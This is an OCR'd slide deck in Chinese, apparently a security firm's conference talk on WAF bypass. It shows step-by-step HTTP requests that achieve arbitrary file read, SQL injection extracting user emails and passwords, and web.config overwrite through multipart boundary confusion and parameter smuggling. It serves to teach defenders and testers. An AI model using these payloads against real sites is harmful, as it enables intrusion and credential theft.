
後端：請求進入 → 解析 → 處理請求

WAF 處理流程

DEVCORE

http/s 封包判別

封包結構
編/解碼
Boundary
Chunk
...


WAF
SQL Injection
XSS
Path Traversal
File Upload
Web Server
DB Server
WWW
Payload
DEVCORE SECURITY CONSULTING

DEVCORE

繞過案例（一）

繞過案例（一）

DEVCORE

- 任意檔案讀取

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="path";

upload/
--x
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="path";

upload/
--x
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

200 ok

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="path";

upload/
--x
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="path";

./upload/
--x
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

簡單路徑前加 ./ 測試

200 ok

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="path";

./upload/../upload/
--x
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

直接 ../ 測試同路徑

403 被 WAF 阻擋

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="path";

./upload/
--x
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

/../

Boundary 外面加黑名單關鍵字

200 ok

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x\0
Content-Disposition: form-data; name="path";

./upload/../upload/
--x\0
Content-Disposition: form-data; name="file";

s101.pdf
--x--
```

boundary mutation

200 ok

```
POST /download.php HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x\0
Content-Disposition: form-data; name="path";

../download.php
--x\0
Content-Disposition: form-data; name="file";


--x--
```

嘗試跳層讀 php

200 can't be .php

Success

任意檔案讀取

調查結算

- ✓ boundary mutation
- ✓ null byte

DEVCORE

繞過案例（二）

繞過案例（二）

DEVCORE

- SQL Injection

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE
```

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE
```

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE'
```

500 Internal Server Error

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE''
```

200 ok 查無結果

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE'||'
```

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE'||'
```

200 ok 且正確查詢

Vulnerable

DEVCORE SECURITY CONSULTING

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE' order by 1 --
```

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE'or
```

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE'or
```

403 被 WAF 阻擋

推測：`/'.*(or|select|--..)/`

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE&xx'orxx
```

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

action=search&query=DEVCORE&xx'&orxx
```

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Foo: xx'orxx
Content-Length: (auto)

action=search&query=DEVCORE
```

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"

DEVCORE
--x--
```

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"

DEVCORE
--x--
```

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"

DEVCORE'or
--x--
```

加上關鍵字

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"; filename="x.jpg"

DEVCORE'or
--x--
```

嘗試 file type

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"; 'or

DEVCORE
--x--
```

丟 header 參數外

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"

DEVCORE
--x--
aaa
```

嘗試 boundary 外塞垃圾

403 被 WAF 阻擋

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg

DEVCORE
--x--
```

嘗試加入 Content-Type

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg'or

DEVCORE
--x--
```

在 Content-Type 加入 關鍵字

[!] 200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg'or

DEVCORE
--x--
```

✅ [!] 200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded; multipart/
form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg'or

DEVCORE
--x--
```

[!] 200 ok 查無資料

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded; multipart/
form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg&action=search&query=DEVCORE

DEVCORE
--x--
```

WAF 認為這是 form header

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded; multipart/
form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg&action=search&query=DEVCORE

DEVCORE
--x--
```

後端認為是 query strings

200 ok 且正確查詢

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded; multipart/
form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg&action=search&query=DEVCORE'or

DEVCORE
--x--
```

後端認為是 query strings

500 Internal Server Error

加上 'or 會噴錯

```
POST /action HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded; multipart/
form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="action"

search
--x
Content-Disposition: form-data; name="query"
Content-Type: image/jpeg&action=search&query=DEVCORE' union
select null, null, email, passwd from users --

DEVCORE
--x--
```

後端認為是 query strings

200 ok 成功注入

Success

SQL Injection

調查結算

✓Content-Type confusion

DEVCORE

繞過案例（三）

繞過案例 （三）

DEVCORE

- 任意檔案上傳 (web.config、ASPX Web Shell)

已知上傳路徑不可執行 aspx

```
> type C:\inetpub\wwwroot\uploads\web.config

<?xml version="1.0"?>
<configuration>
   <system.webServer>
      <security>
         <requestFiltering allowDoubleEscaping="true" />
      </security>
      <handlers accessPolicy="Read" />
   </system.webServer>
</configuration>
```

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="1.txt";
Content-Type: text/plain

DEVCORE
--x--
```

200 ok

可從 web 讀取到上傳的 1.txt

找個不存在的路徑，避免真的上傳成功覆蓋到

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="web.config";
Content-Type: text/plain

DEVCORE
--x--
```

嘗試關鍵字

403 被 WAF 阻擋

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="Xweb.config";
Content-Type: text/plain

DEVCORE
--x--
```

釐清關鍵字阻擋條件，前面加 x

403 被 WAF 阻擋

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="Xweb.configX";
Content-Type: text/plain

DEVCORE
--x--
```

釐清關鍵字阻擋條件，後面加 x

403 被 WAF 阻擋

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="Xweb. configX";
Content-Type: text/plain

DEVCORE
--x--
```

釐清關鍵字阻擋條件，中間加空格

404 有過

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="XX"; web.config
Content-Type: text/plain

DEVCORE
--x--
```

把關鍵字丟到參數外面

404 有過

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="XX";
Content-Type: text/plain web.config

DEVCORE
--x--
```

把關鍵字丟在別的 header

404 有過

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="XX";
Content-Type: text/plain

DEVweb.configCORE
--x--
```

把關鍵字丟在 Form content

403 被 WAF 阻擋

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="XX";
Content-Type: text/plain

DEVCORE
--x--
```

web.config

把關鍵字丟在 boundary 外面

403 被 WAF 阻擋

```
POST /does_not_exist HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="XX";
Content-Type: text/plain

DEVCORE
--x--
foo
```

測試 boundary 外面寫垃圾

403 被 WAF 阻擋

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--x--
```

找個有回顯的頁面測試


200 ok

網頁輸出：1

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--x--
```

上兩個 boundary

```
boundary=x; boundary=y;
```



403 被 WAF 阻擋

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--x--
```

把前面的 boundary 改成大寫

```
BOUNDARY=x; boundary=y;
```

403 被 WAF 阻擋

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x; BOUNDARY=y;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--x--
```

把後面的 boundary 改成大寫

200 ok ！！


網頁輸出：1

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--x--
```

把前面的改成大寫=y，後面小寫=x

```
BOUNDARY=y; boundary=x;
```

500 Internal server error



部分畫面
僅公布於研討會

要不要寫成表格？

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 **BOUNDARY**		
不認大寫 **BOUNDARY**		
認第一個 **boundary**		
認最後的 **boundary**		

DEVCORE SECURITY CONSULTING

```
BOUNDARY=x, boundary=y
--x
--x--
```


```
boundary=x, BOUNDARY=y
--x
--x--
```


```
BOUNDARY=y, boundary=x
--x
--x--
```

	WAF	Backend
能認大寫 BOUNDARY		
不認大寫 BOUNDARY		
認第一個 boundary		
認最後的 boundary		

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 BOUNDARY		
不認大寫 BOUNDARY		
認第一個 boundary		
認最後的 boundary		

DEVCORE SECURITY CONSULTING

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 BOUNDARY		
不認大寫 BOUNDARY		
認第一個 boundary		
認最後的 boundary		

DEVCORE SECURITY CONSULTING

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 BOUNDARY		
不認大寫 BOUNDARY		
認第一個 boundary		
認最後的 boundary		

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 BOUNDARY	✗	
不認大寫 BOUNDARY	✓	✗
認第一個 boundary	✓	?
認最後的 boundary	✓	

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 BOUNDARY		
不認大寫 BOUNDARY		
認第一個 boundary		
認最後的 boundary		

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y; boundary=x;
Content-Length: (auto)
```

```
--x
Content-Disposition: form-data; name="test"
Content-Type: text/plain

--y
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--y--
--x--
```

200 ok

網頁輸出：1

後端吃前面 = y　WAF 吃小寫 = x

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="test"
Content-Type: text/plain

--y
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--y--
--x--
```

WAF 吃 x

200 ok

網頁輸出：1

後端吃前面 = y　WAF 吃小寫 = x

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y; boundary=x;
Content-Length: (auto)
```

```
--x
Content-Disposition: form-data; name="test"
Content-Type: text/plain

--y
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--y--
--x--
```

WAF 把 --y 區塊 當 Content 了

WAF 吃 x

200 ok

網頁輸出：1

後端吃前面 = y　WAF 吃小寫 = x

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="test"
Content-Type: text/plain

--y
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--y--
--x--
```

後端吃 y

200 ok

網頁輸出：1

後端吃前面 = y　WAF 吃小寫 = x

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="test"
Content-Type: text/plain

--y
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

1
--y--
--x--
```

後端吃 y

200 ok

網頁輸出：1

後端可以接受外面有垃圾

```
BOUNDARY=x, boundary=y
--x
--x--
```

403

```
boundary=x, BOUNDARY=y
--x
--x--
```

200

```
BOUNDARY=y, boundary=x
--x
--x--
```

500

	WAF	Backend
能認大寫 **BOUNDARY**		
不認大寫 **BOUNDARY**		
認第一個 **boundary**		
認最後的 **boundary**		

```
POST /echo.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; BOUNDARY=y; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="msg"
Content-Type: text/plain

--y
Content-Disposition: form-data; name="msg"; filename="web.config";
Content-Type: text/plain

1
--y--
--x--
```

403 被 WAF 阻擋

關鍵字在 content 本來就會阻擋

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="1.txt";
Content-Type: text/plain

DEVCORE
--x--
```

200 ok

成功上傳 1.txt

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; x=filename="1.txt";
Content-Type: text/plain

DEVCORE
--x--
```

前面加個 x=

200 ok

成功上傳 1.txt

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; x=filename="1.txt";web.config
Content-Type: text/plain

DEVCORE
--x--
```

嘗試關鍵字加在外面

200 ok

成功上傳 1.txt

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; x=filename="1;/../web.config"
Content-Type: text/plain

DEVCORE
--x--
```

兩者組合

```
POST /upload.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; x=filename="1;/../web.config"
Content-Type: text/plain
